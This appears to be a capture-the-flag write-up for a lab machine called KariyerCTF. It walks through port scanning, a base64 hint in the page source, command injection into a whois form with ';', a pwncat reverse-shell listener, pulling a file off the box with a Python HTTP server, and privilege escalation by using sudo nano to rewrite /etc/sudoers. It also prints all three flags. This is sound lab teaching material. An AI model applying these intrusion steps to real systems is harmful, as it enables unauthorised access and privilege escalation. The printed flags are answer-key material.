
First of all, you need to identify, which ports are open and what kind of services are running on them. **nmap** is the right tool for this job.

```
kali@kali: ~ ×   kali@kali: ~ ×
┌──(kali㉿kali)-[~]
└─$ nmap -sCV 10.10.111.169 -T4 -vv -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-30 17:24 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
```

Found different ports as well but this one gives us a website. So, see what's going on there.

```
8080/tcp  open  http        syn-ack Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: KariyerCTF
| http-open-proxy: Potentially OPEN proxy.
| Methods supported:CONNECTION
```

Basically, a pure maintenance page. Or is it? Let's check the source code. This is a CTF. Maybe we can find something interesting there.




Hmmm, there is a random string but what is it? It looks like a **base64**. So, we can give it a try.

```
95 <body>
96
97 <div class="page">
98   <pre style="display:none;">
99   'a2FyaXllci5waHA='
100
101 </pre>
```

Now, this is obviously a directory. We should try this on the website.

```
┌──(kali㉿kali)-[~]
└─$ echo 'a2FyaXllci5waHA=' | base64 -d
kariyer.php
```


Now, we are talking, right? :D. **whois** tool that takes input from the website. What would happen if we try to execute different commands on this?



We need to give a command but they are not working. So, this basically works like **"whois *input*"**. Then, we can insert "**;**" to run whois and after that, we can run whatever we want. (Obviously, commands need to be inside the machine as well as authorized to be executed by this user.)

Now, we are gonna give a spicy reverse shell command as input. But, we need a listener to catch that.

```
┌──(kali㉿kali)-[~]
└─$ pwncat-cs -lp 4444
[17:30:22] Welcome to pwncat 🐈!
bound to 0.0.0.0:4444
```



Yes, WE ARE IN.

```
┌──(kali㉿kali)-[~]
└─$ pwncat-cs -lp 4444
[17:30:22] Welcome to pwncat 🐈!                                    __main__.py:164
[17:30:47] received connection from 10.10.111.169:39140                  bind.py:84
[17:30:47] 0.0.0.0:4444: normalizing shell path                       manager.py:957
[17:30:48] 0.0.0.0:4444: upgrading from /bin/dash to /bin/bash        manager.py:957
[17:30:49] 10.10.111.169:39140: registered new host w/ db             manager.py:957
(local) pwncat$ back
(remote) www-data@kariyernet:/var/www$ whoami
www-data
(remote) www-data@kariyernet:/var/www$
```

```
(remote) www-data@kariyernet:/var/www$ ls
flag1.txt  index.php  kariyer.php
(remote) www-data@kariyernet:/var/www$ cat flag1.txt
Flag{1lk_4d1m_t4m4m}
(remote) www-data@kariyernet:/var/www$
```

Hmm, so there is a user called “kariyer1”.

```
(remote) www-data@kariyernet:/home$ ls
kariyer1
(remote) www-data@kariyernet:/home$
```

Let’s jump to his/her desktop. We can’t take a look at the flag because we don’t have the right permission. But there is a png file there and we can carry this file to our main computer with the python HTTP server.

```
(remote) www-data@kariyernet:/home/kariyer1$ cd Masaüstü/
(remote) www-data@kariyernet:/home/kariyer1/Masaüstü$ ls
1919.png  flag2.txt  passwd.bak
(remote) www-data@kariyernet:/home/kariyer1/Masaüstü$
```


Open a basic server using python.

```
000mote) www-data@kariyernet:/home/kariyer1/Masaüstü$ python -m SimpleHTTPServer 8
Serving HTTP on 0.0.0.0 port 8000 ...
```


With **wget**, we can download that file to our system. There is no code to see inside the image. But maybe we can do some stuff to obtain valuable information from it.

```
┌──(kali㉿kali)-[~]
└─$ wget http://10.10.111.169:8000/1919.png
```

A steganography decoder is a way to go. There is a hidden message there.



That is a hash I guess. Let's see. Yes, it is a hash with an md5 type. Now we have a password. We can try this password with the user kariyer1 since we've obtained this picture from its desktop.



It works perfectly and now we have the control of “kariyer1” user.

```
(remote) www-data@kariyernet:/home/kariyer1/Masaüstü$ su kariyer1
Password:
kariyer1@kariyernet:~/Masaüstü$ cat flag2.txt
Flag{d3v4m_r31s}
kariyer1@kariyernet:~/Masaüstü$
```

We can try to privesc by searching vulnerabilities inside the machine but since we have this **nano** with root permission, we can try to manipulate /etc/sudoers file to give us permission.

```
kariyer1@kariyernet:~/Masaüstü$ sudo -l
Matching Defaults entries for kariyer1 on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User kariyer1 may run the following commands on this host:
    (root) NOPASSWD: /bin/nano
kariyer1@kariyernet:~/Masaüstü$
```

```
User kariyer1 may run the following commands on this host:
    (root) NOPASSWD: /bin/nano
kariyer1@kariyernet:~/Masaüstü$ sudo nano /etc/sudoers
```

WOW, this wasn't an expected moment. This shouldn't be allowed by any means. If we can modify and save this, this is an end for them. We can have everything we want without even knowing the password of the root.

```
  GNU nano 2.2.6              File: /etc/sudoers                          Modified

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbi$

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
kariyer1 ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
kariyer1 ALL=NOPASSWD: /bin/nano
```

It works…

```
kariyer1@kariyernet:/$ sudo -l
Matching Defaults entries for kariyer1 on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User kariyer1 may run the following commands on this host:
    (ALL : ALL) ALL
    (root) NOPASSWD: /bin/nano
kariyer1@kariyernet:/$
```

Now, we have everything we wanted.

```
kariyer1@kariyernet:/$ sudo chmod 777 root
kariyer1@kariyernet:/$ cd root/
kariyer1@kariyernet:/root$ ls
flag3.txt  lamp
kariyer1@kariyernet:/root$ sudo chmod 777 flag3.txt
kariyer1@kariyernet:/root$ cat flag3.txt
Flag{s3rt1f1k4_s3n1nd1r}
kariyer1@kariyernet:/root$
```